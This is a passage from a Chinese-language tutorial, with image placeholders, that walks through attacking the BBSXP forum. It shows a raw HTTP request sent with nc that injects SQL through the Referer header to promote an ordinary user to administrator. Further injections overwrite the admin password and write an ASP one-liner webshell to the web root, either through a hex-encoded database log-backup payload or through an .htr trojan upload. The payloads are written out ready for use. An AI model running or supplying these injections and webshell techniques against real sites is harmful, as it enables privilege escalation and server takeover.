


图2




图3

下面我们就来讲讲它的利用方法，有了上面的构造代码，下面我们就可以利用了。由于用户和管理员都在BBSXP_users表，只是通过UserRoleID来区分权限，如果“UserRoleID = 1”就是管理员（一般用户“UserRoleID = 3”，版主“UserRoleID = 2”）。如此，我们可以构造如下语句把自己提升为管理员权限（仅将2.txt中的Referer那一行做修改，其它的不要动，然后重新在CMD中，执行**nc -vv 127.0.0.1 80 < 2.txt**的命令）：**Referer: http://127.0.0.1','','','修改帖子成功');update BBSXP_users set UserRoleID=1 where username='sina'--**，在修改后使用NC提交之前，我们身份如图4所示，只是一个注册会员。

修改包的内容如图5所示。

然后使用NC进行提交，成功提升为管理员，如图6、图7所示。





图 4



```
POST /BBSXP/EditPost.asp?ThreadID=1&PostID=1 HTTP/1.1
Accept: */*
Referer: http://127.0.0.1/','','','');update bbsxp_users set UserRoleID=1 where
usrname='sina'--
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; Maxthon; .NET CLR
1.1.4322; .NET CLR 1.0.3705)
Host: 127.0.0.1
Content-Length: 43
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: skins=1; UserID=2; Userpass=E10ADC3949BA59ABBE56E057F20F883E; Onlinetime=2006%
2D12%2D21+19%3A04%3A07;
ForumNameList=%3Coption%20value%3D%27ShowForum.asp%3FForumID%3D2%27%3Etest%3C/option%
3E;
ASPSESSIONIDQCCDDDRD=EFBDPEDBHFKGHFIHHHOKEJEF

content=fff&UpFileID=&Category=&Subject=fff
```

图 5




图 6




图 7

同样的，我们再次修改包为Referer：http://127.0.0.1','','','');update BBSXP_sitesettings set adminpassword=(select userpass from BBSXP_users where username='sina')--，提交后我们就把后台管理的密码设为了sina的密码。NC提交后，我们成功登录后台，如图8所示。




图 8

进入后台后，要得到WEBSHELL有两种方法，第一种在“常规设置”->“允许上传类型”内增加附件类型为“htr”，如图9所示。




图 9

然后去前台发布帖子，将一个asp木马的扩展名改为htr并当做附件上传即可。如果对方服务器IIS应用程序映射中去掉了.htr，那我们可以采用log备份的方法。从后台的“主机环境变量”中，我们可以得到网站的物理路径。这里是C:\Inetpub\wwwroot\，那么我们可以改包进行log备份。改包代码为：

```
Referer: http://127.0.0.1','','','修改帖子成功');create table [dbo].[shit_tmp] ([cmd] [image]);declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s=0x7900690061006F006C007500 backup log @a to disk = @s with init,no_truncate;insert into [shit_tmp](cmd) values(0x3C2565786563757465287265717565737428226122292925 3E);declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s=0x43003A005C0049006E0065007400700075 0062005C0077007700770072006F006F0074005C0074007400660063007400 2E00610073007000 backup log @a to disk=@s with init,no_truncate;Drop table [shit_tmp]--
```

成功提交后，在C:\Inetpub\wwwroot\目录下会生成一个ttfct.asp文件，在浏览器中访问后，如图10所示。

